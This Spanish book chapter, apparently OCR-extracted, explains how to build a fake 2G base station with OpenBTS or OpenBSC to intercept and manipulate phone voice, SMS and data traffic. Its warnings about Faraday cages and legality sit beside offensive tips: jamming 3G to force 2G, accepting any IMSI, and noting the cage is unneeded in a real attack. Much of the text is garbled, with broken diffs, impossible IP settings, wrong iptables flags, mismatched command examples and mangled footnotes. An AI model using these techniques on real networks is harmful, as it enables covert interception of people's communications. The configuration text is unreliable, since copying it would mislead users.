Entre los múltiples ataques conocidos contra comunicaciones 2G/3G, este capítulo se centra en aquellos que se pueden llevar a cabo utilizando una estación base falsa 2G, porque con una misma infraestructura se pueden realizar una gran variedad de ataques, obteniendo control total sobre las comunicaciones de los dispositivos víctima, tanto de voz como de mensajes cortos (SMS) o de datos (IP).

Los ataques que se van a describir afectan solo a comunicaciones 2G, ya que aprovechan la falta de autenticación bidireccional de GSM/GPRS, y en principio no afectarían a 3G. Pero en realidad también se pueden efectuar contra dispositivos que son 3G, porque la mayoría de estos dispositivos admiten el servicio 2G cuando no pueden obtener servicio 3G, y un atacante no tendría más que utilizar un inhibidor de frecuencias (*jammer*) de la banda de 3G para hacer imposible al dispositivo víctima obtener servicio 3G.

2. Herramientas necesarias

Infraestructura basada en OpenBTS

Descripción general de componentes

La infraestructura basada en el software de código abierto *OpenBTS*² puede utilizarse para emular las capacidades de un atacante que pretenda interceptar y manipular comunicaciones GSM de dispositivos móviles. Este tipo de infraestructura presenta un interfaz radio Um (2G) a cualquier dispositivo móvil, emulando también parte de la funcionalidad de una red GSM. Asimismo, actúa como pasarela para las comunicaciones entre ese interfaz y una red IP con señalización SIP.

En el momento de escritura de este capítulo, *OpenBTS* tiene 2 versiones utilizables: *OpenBTS 2.6* (rama de desarrollo completamente cerrada y terminada) y *OpenBTS 2.8* (rama de desarrollo abierta). La versión de uso recomendada es la 2.8 por varios motivos³:

- Los propios desarrolladores de *OpenBTS* lo recomiendan
- Ya no hay desarrollo oficial sobre *OpenBTS 2.6*

El soporte al *driver* UHD está descontinuado en *OpenBTS 2.6* (y por tanto el soporte a todos los dispositivos radio que no sean USRP1) y se ha trasladado a *OpenBTS 2.8*.

² <http://wiki.net/rangepublic>

³ En este capítulo haremos referencia a las 2 versiones de *OpenBTS* por compatibilidad en la exposición.



Un profesional de la informática que desee realizar pruebas de ataque sobre comunicaciones móviles, emulando una red GSM mediante una infraestructura basada en *OpenBTS* debe disponer de un laboratorio con los siguientes componentes:

- **HW:**

- Un dispositivo de comunicaciones de radio capaz de emitir en las frecuencias de GSM (850 MHz, 900 MHz y 1800 MHz). Este dispositivo será cualquiera de los modelos soportados de USRP⁴ modificado en aquellos casos donde sea necesario con un reloj lo suficientemente preciso⁵.
- Un ordenador con sistema operativo *Linux* (recomendado *Ubuntu*) donde instalar todos los elementos software.
- Cables, conectores, antenas.
- Una jaula de *Faraday*.

- **SW:**

- Un *driver* para gestionar el dispositivo radio, que según la versión puede ser *libusrp* de *GNURadio* o bien *UHD*.
- El software *OpenBTS*, que incluye un modem radio y otros elementos.
- Una PBX software (típicamente *Asterisk* o *freemwitch*).

• **Conectividad:** conectividad IP con internet para poder enrutar llamadas salientes desde *OpenBTS* a cualquier número a través de un proveedor de servicios VoIP y también entrantes a ese proveedor (que luego podrían ser enrutadas a los terminales internos mediante configuraciones específicas en la PBX).

Estos componentes se combinan para proporcionar las siguientes funciones:

- **Emisión / recepción de radio:** realizada por el dispositivo radio elegido.
- **Modulación de la señal:** El software de *OpenBTS* implementa un modem software denominado *transceiver*, que corre como un proceso independiente y arrancado por el software de *OpenBTS*.
- **Niveles 1, 2 y 3 del protocolo.** El software de *OpenBTS* hace uso del *transceiver* para acceder al dispositivo de radio e implementa un subconjunto fundamental de los protocolos de niveles 1, 2 y 3 de GSM.
- **Enrutamiento de llamadas.** Las funciones de enrutamiento de llamadas (que en una red GSM son proporcionadas por el MSC) son realizadas por una PBX software (típicamente *Asterisk*, aunque los detalles serán proporcionados más adelante).
- **Gestión de usuarios:** Las funciones de gestión de usuarios de la red, que son realizadas por e. VLR y HLR en una red GSM, son proporcionadas también por la infraestructura

⁴ <http://gnuradio.org/redmine/projects/gnuradio/wiki/OpenBTSUHD>

⁵ <http://gnuradio.org/redmine/projects/gnuradio/wiki/OpenBTSUHD#Clocks>

- *OpenBTS 2.6*, estas funciones las realiza la PBX
- *OpenBTS 2.8*, estas funciones las realiza una base de datos *SQLite* en conjunción con la PBX
- **Autenticación de usuarios:** La autenticación de usuarios es realizada,
 - *OpenBTS 2.6*, directamente mediante consultas a la PBX
 - *OpenBTS 2.8*, mediante un módulo específico para realizar esta función (*sqliteauthserver*) que corre como proceso independiente en el mismo u otro servidor, que *OpenBTS*
- **Soporte a SMS:** el servidor *store and forward* para soporte a SMS se denomina *smstgw* y es suministrado junto con el software *OpenBTS* como elemento opcional
- **Aislamiento del entorno de pruebas:** debido a que el uso de frecuencias de radio está fuertemente regulado en la mayoría de los países, así como la suplantación de operadores y la captura de comunicaciones, todas las pruebas de intrusión deben realizarse en un entorno cerrado y protegido. Esto puede conseguirse con una sala de *Faraday* profesional, que cuente con conectores apantallados al exterior^{6, 7}

El siguiente diagrama refleja un setup con los componentes HW y SW más comunes⁸ para una infraestructura basada en *OpenBTS 2.6* y las relaciones entre ellos:




Imagen 12-01 Componentes típicos de una infraestructura basada en *OpenBTS 2.6*

En las versiones de *OpenBTS 2.8* y posteriores el diagrama de componentes varía notablemente puesto que existen componentes distintos y otros son adicionales. Aunque puede usarse una configuración *multi BTS*, para los propósitos de una prueba de intrusión la configuración con *BTS* única es suficiente y es la que se muestra en la figura siguiente.

6 Aunque la prueba de intrusión esté autorizada por un cliente, este con toda probabilidad no tiene competencia para autorizar el uso de espectro radioeléctrico en la suplantación de operadores de telecomunicaciones. Queremos remarcar que cualquier actividad de prueba de intrusión sobre comunicaciones móviles realizada fuera de la patria de *Faraday*, es seguramente ilegal e inusualmente peligrosa para la seguridad de las personas, puesto que podríamos privar a determinado terminal de las comunicaciones de emergencia autorizadas por la ley. Por esto debemos insistir en que es extremadamente importante realizar cualquiera de las pruebas descritas en este capítulo dentro de una sala de *Faraday*.

7 Obviamente este elemento no es necesario para un ataque real.

8 En apartados posteriores de este capítulo se detallan todos los posibles componentes que pueden realizar cada funcionalidad.

PBX

Asterisk



Nota: Se presupone al lector conocimientos básicos de funcionamiento y configuración de *Asterisk*. Estos conocimientos pueden ser encontrados en los recursos recogidos en <http://www.Asterisk.org/get-started>.

OpenBTS 2.6 funciona con *Asterisk* en configuración estándar (es lo que *OpenBTS* denomina "basic installation") como PBX. *OpenBTS* 2.8 está pensada para funcionar con *Asterisk* "real time", aunque también puede funcionar con *Asterisk* "basic installation" como PBX. En este último caso, para que funcione la integración de la autenticación de *OpenBTS* con *Asterisk* y el enrutamiento dinámico de llamadas deben realizarse varias tareas de configuración manual sobre *Asterisk* por cada registro, lo cual hace inviable su uso en un entorno real, por lo que esta configuración no se recomienda.

En el caso de utilizar *Asterisk* "basic installation" (típicamente con *OpenBTS* 2.6), la instalación del software puede realizarse tanto como paquete como compilando el código fuente. Toda la documentación relacionada con *Asterisk* puede encontrarse en <http://www.Asterisk.org/get-started> y en <http://www.voip-info.org/wiki/view/Asterisk+Step-by-step+Installation>.

La configuración de *Asterisk* para su funcionamiento con *OpenBTS* está recogida en la siguiente dirección: <http://GNURadio.org/rdmwiki/projects/GNURadio/wiki/OpenBTSSettingUpAsterisk>.

Asterisk Real Time

A partir de la versión 2.8 *OpenBTS* puede utilizar la arquitectura *Real Time* de *Asterisk* con *SQLite3*. En concreto, es un requisito para las instalaciones *multi-BTS* (no necesarias para las pruebas de concepto).

Las instrucciones de instalación y configuración del sistema para su funcionamiento con *OpenBTS* pueden encontrarse en <http://wush.net/trac/rangepublic/wiki/sqlite3ODBC>.

Freeswitch

Los detalles específicos de instalación de *Freeswitch* para su funcionamiento con *OpenBTS* pueden encontrarse aquí: <http://wush.net/trac/rangepublic/wiki/freeswitchConfig>.

Solo como referencia, también podría utilizarse *freeswitch* para su funcionamiento con *OpenBTS* 2.6 (rama UCB) según las instrucciones recogidas en esta dirección: <http://GNURadio.org/rdmwiki/projects/GNURadio/wiki/OpenBTSSettingUpFreeSWITCH>.

OpenBTS

Existen varios documentos que describen el proceso de instalación de *OpenBTS* y de todas sus dependencias en función del HW y SW utilizado. El documento de la wiki oficial es el más completo al respecto es <http://wush.net/trac/rangepublic/wiki/BuildInstallRun>.

13 <http://www.voip-info.org/wiki/view/Asterisk+RealTime>





Nota: para configuraciones basadas en *OpenBTS 2.8*, se recomienda crear el fichero */etc/rs,slugsd/OpenBTS.conf* con el siguiente contenido para separar los logs de *OpenBTS* a un fichero independiente:

```
local7 * /var/log/OpenBTS.log
```

La configuración de *OpenBTS* consiste en una serie de parámetros que determinan, por un lado, el correcto funcionamiento de todos los elementos del sistema y por otro, la configuración adecuada de la celda falsa para que funcione el ataque de estación base falsa. Para el primer objetivo, la referencia y notas anteriores aportan la documentación necesaria, mientras que para el segundo se comentarán los aspectos particulares más adelante en este capítulo.

Infraestructura basada en OpenBSC

Descripción general de componentes

Si además de interceptar y manipular las comunicaciones GSM de dispositivos móviles, se desea también poder interceptar y manipular comunicaciones de datos *GPRS-Edge*, entonces en lugar de la infraestructura basada en *OpenBTS*, descrita en el apartado anterior, se puede utilizar la que se describe a continuación, basada en *OpenBSC*¹⁴.

Elementos hardware

Los elementos hardware necesarios son:

- Una estación base GSM que soporte *GPRS-Edge*, y que esté soportada por *OpenBSC*¹⁵, como por ejemplo las estaciones base *nanoBTS* de *HiAccess* (concretamente el modelo 165CU para banda de 900 MHz, o el modelo 165G para la banda de 1800 MHz).
- Un PC con sistema operativo *GNU/Linux* donde instalar todos los elementos software relacionados con *OpenBSC*. No es necesario que sea especialmente potente: un pequeño netpc sirve perfectamente. Puede incluso usarse una máquina virtual, instalada en algún equipo físico que tenga las conexiones necesarias.
- Opcionalmente (recomendado) un segundo PC, también con sistema operativo *GNU/Linux*, en el que instalar todos los elementos de software relacionados con la manipulación de tráfico IP y ataque a través del mismo. Puede utilizarse una segunda máquina virtual, instalada en el mismo equipo físico que el anterior.

Cables, conectores, antenas. Más adelante se describen con más detalles las conexiones necesarias.

- Una jaula de *Faraday*¹⁶

¹⁴ Además de las *nanoBTS* de *HiAccess*, *OpenBSC* soporta también la *BTS DS-1* de *Siemens* y la *BTS systemBTS* de *Siemens* (<http://www.siemens.com>), compañía fundada por los creadores de *OpenBSC*.

¹⁵ Aunque la prueba de intrusión en este artículo está hecha con toda probabilidad no tiene competencia para autorizar el uso de espectro radioeléctrico ni la suplantación de operadores de telecomunicaciones. Queremos remarcar que cualquier actividad de prueba de intrusión sobre comunicaciones móviles realizada fuera de la jaula de *Faraday*, es



Nota: Las estaciones base *nanoBTS* incluyen unas pequeñas antenas, que son suficientes para dar cobertura a su alrededor. No obstante, si se desea utilizar antenas directivas, por ejemplo, es posible reemplazar las pequeñas antenas integradas por otras conectándolas mediante cables con conectores de tipo SMA.

Elementos software

Los elementos software necesarios son:

- *OpenBSC*.
- *OsmoSGSN* (aplicación *osmo-sgsn*, incluida en *OpenBSC*).
- *OpenGGSN*.
- Sistema operativo *GNU/Linux*.
- LCR (*Linux Call Router*), si se desea poder manipular las comunicaciones de voz y SMS.
- *Asterisk*, si se desea poder manipular las comunicaciones de voz y SMS.

Software de manipulación de tráfico IP o de ataque a través de IP, como por ejemplo, *IPtables*, *Wireshark*, *Metasploit*, *dnsmasq*, etcétera. Opcionalmente (de hecho es la opción que se recomienda⁶) este software puede instalarse en un equipo adicional ubicado entre el equipo de *OpenBSC* e Internet.

Conectividad con Internet

Además de los elementos hardware y software descritos, será necesario contar con conectividad IP hacia Internet, desde el laboratorio, cuando este se esté utilizando. Concretamente, debe poder llegarse a Internet desde el equipo *GNU/Linux*.

Esta conexión a Internet es necesaria para enrutar a través de ella todo el tráfico IP de las conexiones de datos de los dispositivos móviles víctima, y también para enrutar a través de ella, utilizando VoIP, las llamadas externas de voz que se quiera ensayar, igual que se describió en el caso de laboratorio basado en *OpenBTS*.

La tecnología empleada para obtener esa conectividad puede ser de cualquier tipo. *Wi-Fi*, 3G a través de modem USB, conexión ethernet con salida por ADSL o cable, etc.

Arquitectura

En el siguiente diagrama se muestra un posible montaje de un laboratorio con los componentes HW y SW de una infraestructura basada en *OpenBSC*, y a continuación se describe dicho montaje.

⁶ Esto es incluso peligroso para la seguridad de las personas, puesto que podríamos privar a determinado territorio de las comunicaciones de emergencia garantizadas por ley. Por esto debemos insistir en que es extremadamente importante realizar una prueba de las pruebas descritos en este capítulo dentro de una sala de *Faraday*.

⁶ Separar el software de manipulación de tráfico IP en un segundo equipo, permite que dicho equipo pueda ser reutilizado, cuando sea necesario, para manipulación de tráfico proveniente de otras conexiones, como puede ser puntos de acceso *Wi-Fi* falsos, por ejemplo.




Imagen 12.03: Componentes de una infraestructura basada en OpenBSC

Comenzando por la parte izquierda de la figura, el dispositivo víctima deberá ser introducido en la jaula de *Faraday*. En el interior de la misma, se habrán conectado dos antenas (por ejemplo las propias antenas que vienen con la *nanoBTS*) en sendos conectores SMA de dentro, y en los correspondientes conectores de exterior de la caja (también SMA) deberán conectarse sendos cables de 50 ohmios, que irán conectados en su otro extremo a los conectores (también SMA) de transmisión (TX) y recepción (RX) de la *nanoBTS* (esquinas inferiores izquierda y derecha).

La estación base *nanoBTS* se alimenta a través del mismo puerto ethernet por el que se comunicará con el PC. Para aportar esa alimentación la *nanoBTS* viene con un transformador que por un lado se conecta a la corriente eléctrica (220V AC) y por el otro tiene dos puertos RJ45: uno etiquetado como "HS", que debe conectarse al puerto RJ45 de la *nanoBTS* mediante un cable ethernet directo, y otro puerto RJ45 etiquetado como "LAN", que deberá conectarse al equipo *OpenBSC* mediante un cable ethernet cruzado (o mediante cables directos, utilizando un hub o switch entre ambos equipos).

En el equipo *OpenBSC* deben estar instalados *OpenBSC*, *OpenGSM* y *OsmoGSM*, y todas sus dependencias, que ya han sido comentadas anteriormente. La tarjeta ethernet adicional del equipo *OpenBSC* deberá estar conectada al equipo de manipulación de tráfico, mediante ethernet, utilizando un cable cruzado (o cables directos, utilizando un hub o switch entre ambos equipos).

En el equipo de manipulación se habrá instalado el software de captura y manipulación de tráfico deseado, como por ejemplo *IPtables*, *dnsmasq*, *Metasploit*, *Wireshark*, y otros.

El equipo de manipulación deberá disponer además de una conexión a Internet mediante un camino que no pase por el equipo *OpenBSC*. Por ejemplo, podría tener una tarjeta ethernet adicional y tener esta conectada a un router ADSL, o disponer de un modem USB 3G con conexión de datos a Internet mediante 3G.

Adicionalmente, y de manera opcional, si además de los datos se fuera a manipular las comunicaciones de voz y SMS sería necesario contar con un servicio de VoIP a través de Internet, proporcionado por algún proveedor. Esta parte, no obstante, queda fuera del alcance de este libro y por tanto no se describirá con más detalle.

Notas de instalación y configuración

En este apartado se recogen las notas de instalación y configuración pertinentes para cada componente atendiendo a su uso específico para realizar pruebas de concepto. La instalación y configuración básicas del software, así como instrucciones para su uso están recogidas en las referencias que se aportan.

Instalación de prerequisites software: libosmocore y libosmo-abis

OpenBSC depende de dos librerías, *libosmocore* y *libosmo-abis*, que deben ser instaladas previamente. En las siguientes direcciones pueden encontrarse las instrucciones para descargar, compilar e instalar estas librerías:

- <http://bb.osmocom.org/trac/wiki/libosmocore>
- <http://OpenBSC.osmocom.org/trac/blog/libosmo-abis>

Instalación de OpenGGSN

OpenGGSN es una implementación de un GGSN (Gateway GPRS Support Node). Es necesario para el enrutamiento de tráfico GPRS, y además incluye la librería *libgtp*, que es necesaria para que después, cuando se compile *OpenBSC*, se incluya en la compilación el componente *osmo-gsn*, que es la implementación de un SGSN incluida en *OpenBSC*.

En la siguiente dirección se puede encontrar más información sobre *OpenGGSN*, incluyendo enlaces para su descarga: <http://OpenBSC.osmocom.org/trac/wiki/OpenGGSN>



Nota: Se recomienda descargar el software usando *git*, mejor que usar los *tarballs* disponibles.

El proceso de compilación es el habitual: *autoreconf -fi; ./configure; make; make install*

Instalación de OpenBSC

En la siguiente dirección se puede obtener información sobre *OpenBSC*, incluyendo las instrucciones de descarga del código fuente: <http://OpenBSC.osmocom.org/trac/wiki/OpenBSC>

El proceso de compilación es el habitual: *autoreconf -fi; ./configure; make; make install*.



Nota: Para permitir que el SGSN acepte dar servicio a cualquier IMSI, y no solo a los que tengan los mismos MCC y MNC que la celda que se emita, puede ser necesario revertir el siguiente *commit* antes de compilar *OpenBSC*: [eafe22ca7290280fca0f8d31d70239fd0b0dbb9d](https://github.com/osmocom/1cc0/commit/eafe22ca7290280fca0f8d31d70239fd0b0dbb9d)

Instalación de uml-utilities

El paquete *uml-utilities* proporciona la posibilidad de crear interfaces de red de loopback adicionales (aparte del interfaz "lo"). Dichas interfaces se crean con el comando "tunctl" y reciben nombres con formato "tapN" donde "N" es un número natural.

Se recomienda usar un par de estos interfaces de loopback adicionales: uno para que escuche en él el servicio GGSN (*OpenGGSN*), y otro para que escuche en él el servicio DNS (*ansmasq*).

La instalación del paquete *uml-utilities* se puede realizar ejecutando:

```
sudo aptitude install uml-utilities
```

La creación y configuración de los interfaces de red adicionales de loopback (direcciones IP, etc.), se puede realizar en el fichero */etc/network/interfaces*, con un contenido similar a este:

```
# interfaces(5) file used by ifup(8) and ifdown(8)
```

```
auto lo
```

```
iface lo inet loopback
```

```
# eth0 - Internet
```

```
auto eth0
```

```
iface eth0 inet dhcp
```

```
# eth1 - DHCP
```

```
auto eth1
```

```
iface eth1 inet static
```

```
address 10.10.10.5
```

```
netmask 255.255.255.0
```

```
network 10.10.10.0
```

```
broadcast 10.10.10.255
```

```
# eth1:1 - PSC
```

```
auto eth1:1
```

```
iface eth1:1 inet static
```

```
address 10.10.10.0
```

```
netmask 255.255.255.0
```

```
network 10.10.10.0
```

```
broadcast 10.10.10.255
```

```
# eth1:2 - GGSN
```

```
auto eth1:2
```

```
iface eth1:2 inet static
```

```
address 10.10.10.11
```

```
netmask 255.255.255.0
```

```
network 10.10.10.0
```

```
broadcast 10.10.10.255
```

```
# tap0 - GNS
```

```
auto tap0
```

```
iface tap0 inet static
```

```
address 10.11.11.1
```

```
netmask 255.255.255.0
```

```
network 10.11.11.0
```

```
broadcast 10.11.11.255
```

```
pre-up /usr/sbin/ip netns exec tap0
```

```
# tap1 - DNS
```

```
auto tap1
```

```
iface tap1 inet static
```



```
address 10.12.12.1
netmask 255.255.255.0
network 10.12.12.0
broadcast 10.12.12.255
pre-up /usr/sbin/rundctl t tap1
```

NOTE: network 10.13.13.0/24 reserved for GSM clients

Instalación de un servidor DNS (ej.: dnsmasq)

Dnsmasq es un servidor DNS (y DHCP y TFTP) sencillo que puede resolver localmente los nombres que encuentre en */etc/hosts*, y todas las demás peticiones de resolución de nombres las enviara a un servidor DNS externo.

Se recomienda su uso en este caso, para que los clientes GPRS siempre le pregunten a él las traducciones DNS, es decir, para que sea su servidor DNS, y así, independizar la configuración de los equipos clientes GPRS, que les será proporcionada por el GGSN, de la configuración de red del acceso a Internet que se este usando en cada momento. Su instalación se realiza como paquete

```
sudo aptitude install dnsmasq dnsmasq-utils
```

Se recomienda configurarlo para que solo escuche en un interfaz de loopback (ej. *tap1*) y no ofrezca servicio DHCP ni TFTP. Para ello, se puede editar el fichero */etc/dnsmasq.conf* y descomentar las siguientes líneas:

```
interface=tap1
no-dhcp interface=tap1

```

Instalación de un servidor DHCP (ej.: dhcp3-server)

Las BTS *nanoBTS* se configurarán en un paso posterior para que obtengan su dirección IP por DHCP. Es necesario pues, que en la red que une al equipo *labgsm01* con las *nanoBTS* exista un servidor DHCP que asigna direcciones a las *nanoBTS*. En este paso se instala un servidor DHCP en el propio equipo *labgsm01* y se configura de modo que solo atienda peticiones en el interfaz *eth1* (tarjeta de red adicional) y que asigne dinámicamente direcciones en un cierto rango, por ejemplo 10.10.10.80 a 10.10.10.89.

La instalación de *dhcp3-server* se realiza como paquete:

```
aptitude install dhcp3-server
```

Se deberá editar los ficheros */etc/default/isc-dhcp-server*, para elegir el interfaz de red en el que escuchará el servidor DHCP, y el fichero */etc/dhcp/dhcpd.conf*, para configurar el rango de direcciones a servir.

Instalación de Asterisk y LCR

LCR y *Asterisk* serán necesarios solo si se desea cursar tráfico de voz al exterior, o manipularlo, con el laboratorio basado en *OpenBSC*, pero dado que esta sección se centra únicamente en la manipulación del tráfico de datos, no se incluyen aquí más detalles sobre ellos.

Inicialización de la estación base nanoBTS

Antes de poder utilizar un equipo *nanoBTS* por primera vez (recién salido de fábrica) es necesario inicializarlo. Este proceso de inicialización consiste en modificar su configuración de fábrica para configurarlo al menos los siguientes 2 parámetros.

Parámetro	Descripción
<i>Unit ID</i>	Cadena de caracteres alfanuméricos que identifica al equipo concreto. Cada <i>nanoBTS</i> debe tener un identificador de unidad diferente. El valor de este campo determinará en la configuración de <i>OpenBSC</i> qué configuración se aplicará a cada <i>nanoBTS</i> en tiempo de ejecución.
<i>Primary OML link IP</i>	Dirección IP del BSC con el que debe contactar la <i>nanoBTS</i> . Una vez configurados el <i>Unit ID</i> y el <i>Primary OML link IP</i> , la <i>nanoBTS</i> intentará contactar con el BSC enviando paquetes TCP al puerto 3002 de la dirección IP configurada como <i>Primary OML link IP</i> .

Para realizar esta inicialización, el software *OpenBSC* incluye una herramienta, e ejecutable "IPAccess-config", que permite configurar los valores de *Unit ID* y *Primary OML link IP* de los equipos *nanoBTS*.



Nota: Mas información sobre este proceso de inicialización se puede consultar en <http://OpenBSC.osmocom.org/trac/wiki/nanoBTS>

Se recomienda consultar la ayuda del comando *IPAccess-config* ejecutándolo con la opción "--help".

A modo de ejemplo, para configurar una *nanoBTS* para que tenga ID 1001 y que tenga como dirección de BSC 10.10.10.10, suponiendo que dicha *nanoBTS* ha obtenido la dirección IP 10.10.10.21 por DHCP, habría que ejecutar los siguientes comandos:

```
ipaccess-config -u 2031/0/0 -r 10.10.10.10
ipaccess-config -o 10.10.10.10 -r 10.10.10.21
```

Configuración de routing y firewall (iptables)

La configuración mínima necesaria de *IPTables* para que funcione correctamente el enrutamiento de paquetes entre todas las redes internas y hacia Internet consiste en habilitar el parametro de *kernel / proc/sys/net/ipv4/ip_forward* y configurar MASQUERADE para todos los paquetes salientes en el interfaz de red de conexión a Internet (eth0).

Esta configuración sencilla se puede guardar en un script */usr/local/bin/start-fw*, que se utilizará para arrancar el servicio de *firewall*, como se describirá mas adelante.

El contenido completo del script */usr/local/bin/start-fw* será.

```

t /bin/sh

echo ""
echo "Configuring iptables to route GPRS/EDGE traffic"
echo ""

```

```

# Flush everything
iptables -t filter -F INPUT
iptables -t filter -F OUTPUT
iptables -t filter -F FORWARD
iptables -t filter -F INPUT ACCEPT
iptables -t filter -F FORWARD ACCEPT
iptables -t nat -F PREROUTING
iptables -t nat -F POSTROUTING
iptables -t nat -F OUTPUT
iptables -t nat -F INPUT ACCEPT
iptables -t nat -F OUTPUT ACCEPT

```

```

# Enable IP forwarding
echo "1" > /proc/sys/net/ipv4/ip_forward

```

```

# Enable MASQUERADE on eth0 interface
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

```

```

# Show final configuration
echo ""
echo "##### TABLE FILTER #####"
iptables -n -L -v
echo ""
echo "##### TABLE NAT #####"
iptables -n -L -v -t nat
echo ""
echo "Done."

```

Configuración del servicio GGSN (openggsn)

El código fuente de *OpenGGSN* incluye un ejemplo de fichero de configuración (*ggsn.conf*) en el subdirectorio *examples*.

Para establecer la configuración de *OpenGGSN* se puede copiar inicialmente ese fichero al directorio apropiado (por ejemplo */etc/opt/OpenGGSN/*) y editar dicha copia para establecer la configuración deseada.

Los parámetros principales a configurar son la dirección IP en la que escuchará el GGSN (*listen*), el rango de direcciones de red a asignar a los clientes GPRS (*dynip*), y el servidor DNS a asignar a los clientes GPRS (*pevols1*).

La siguiente salida del comando *diff*, comparando un fichero de configuración antes (*.orig*) y después de ser editado, muestran los cambios sugeridos sobre el fichero de configuración de ejemplo:



```
root@OpenBSC:~# cd /opt/ggsn# diff ggsn.conf or g ggsn.conf
0c10
< #fg
---
> fg
14c14
< #d: n.
---
> debug
17c17
< #pidfile /var/run/ggsn.pid
---
> pidfile /var/opt/ggsn/ggsn.pid
30c30
< #statedir /var/lib/ggsn/
---
> statedir /var/lib/ggsn/
35c35
< #listen 10.0.0.0:24
---
> listen 10.11.11.1
40c40
< #net 192.168.0.0/24
---
> net 0.0.0.0: 3.13.0/24
57c57
< #dynip 192.168.0.0/24
---
> dynip 10.13.13.0/24
57c57
< #pccdns1 0.0.0.0
---
> pccdns1 10.12.12.1
61c61
< #statedir /etc/opt/ggsn#
```

Configuración del servicio SGSN (osmo-sgsn)

OpenBSC incluye un ejemplo de fichero de configuración para *osmo-sgsn*, que se instala como */opt/OpenBSC/share/doc/OpenBSC-examples/osmo-sgsn/osmo-sgsn.cfg*

Para establecer la configuración de *osmo-sgsn* se puede copiar inicialmente ese fichero al directorio apropiado (por ejemplo */etc/opt/OpenBSC/*) y editar dicha copia para establecer la configuración deseada.

La siguiente salida del comando *diff*, comparando un fichero de configuración antes (*orig*) y después de ser editado, muestran los cambios sugeridos sobre el fichero de configuración de ejemplo:

```
root@OpenBSC:~# cd /opt/openbsc# diff osmo-sgsn.orig osmo-sgsn.cfg
3,10c9,10
< #gtp_total_p 0.20.23.23
< #ggsn_ip 192.168.0.0/24
```

```
> gtp local ip 1.1.1.1
> gtp remote ip 0.1.1.1
1,2,3,4
> encapsulation gprs local ip 0.1.1.1
> encapsulation gtp local ip 1.1.1.1

> encapsulation gprs local ip 0.1.1.1
> encapsulation gtp local ip 1.1.1.1
root@abgsn00:/etc/opt/opensbc#
```

La entrada “gtp local ip” es la dirección IP local en la que escuchará *osmo-gsn*

La entrada “gsn 0 remote-ip” es la dirección IP del GGSN, a la cual se conectará *osmo-gsn*

Las dos direcciones IP, la del SGSN y la del GGSN, deben ser distintas incluso si ambos procesos se ejecutan en el mismo equipo

Las entradas “encapsulation” deben especificar la dirección IP y puerto del SGSN tal cual serán vistos desde la BTS. Puede coincidir con la IP especificada en “gtp local ip” si no hay NAT entre la BTS y el SGSN.



Nota: En la siguiente dirección se puede encontrar más información sobre estos parámetros de configuración: http://OpenBSC.osmocom.org/trac/wiki/OpenBSC_GPRS

Configuración del servicio BSC (opensbc: osmo-nitb)

OpenBSC incluye varios ejemplos de ficheros de configuración para los distintos modos de operación de *OpenBSC*, que se instalan bajo */opt/OpenBSC/share/doc/OpenBSC/examples*

Para establecer la configuración de *OpenBSC* (*osmo-nitb*) se puede copiar inicialmente el fichero *OpenBSC* *cfg* correspondiente al modo de funcionamiento *osmo-nitb* con BTS *nanoBTS*, */opt/OpenBSC/share/doc/OpenBSC/examples-osmo-nitb/nanoBTS/OpenBSC.cfg*, al directorio apropiado (por ejemplo */etc/opt/OpenBSC*) y editar dicha copia para establecer la configuración deseada. Los principales parámetros que se recomienda modificar (algunos es imprescindible hacerlo) son:

Parámetro	Descripción
<i>short name</i> *	Nombre corto que publicará la celda
<i>long name</i> *	Nombre largo que publicará la celda
<i>band</i>	Banda en la que trabajará la <i>nanoBTS</i> . Debe ser GSM900 o DCS1800 y debe reflejar la banda de la <i>nanoBTS</i> utilizada.
<i>ip access unit id</i>	Identificador asignado a la <i>nanoBTS</i> durante su inicialización
<i>gprs</i> *	Conjunto de parámetros que definen la configuración GPRS de la <i>nanoBTS</i> . A continuación se explican algunos con más detalle.

Parámetro	Descripción
<code>gprs mode egprs</code>	Activa el modo <i>Edge</i> .
<code>gprs nsvc 0 local udp port 23000</code>	Selecciona el puerto UDP que utilizará la <i>nanoBTS</i> para comunicarse con el SGSN. En este caso 23000.
<code>gprs nsvc 0 remote udp port 23011</code>	Puerto UDP del servicio SGSN de cara a la <i>nanoBTS</i> . En este ejemplo 23011.
<code>gprs nsvc 0 remote ip 10.10.10.11</code>	Dirección IP del servicio SGSN de cara a la <i>nanoBTS</i> . En este ejemplo 10.10.10.11.
<code>arfcn</code>	ARFCN en el que emitirá la <i>nanoBTS</i> .
<code>phys_chan_config PDCCH</code>	El valor PDCCH en lugar de TCH F indica que ese time slot se dedicará a tráfico GPRS en lugar de tráfico de voz. Se recomienda dedicar varios time slots a tráfico GPRS.



Nota. En la siguiente dirección se puede encontrar más información sobre estos parámetros de configuración: http://OpenBSC.osmo4om.org/trac/wiki/OpenBSC_GPRS.

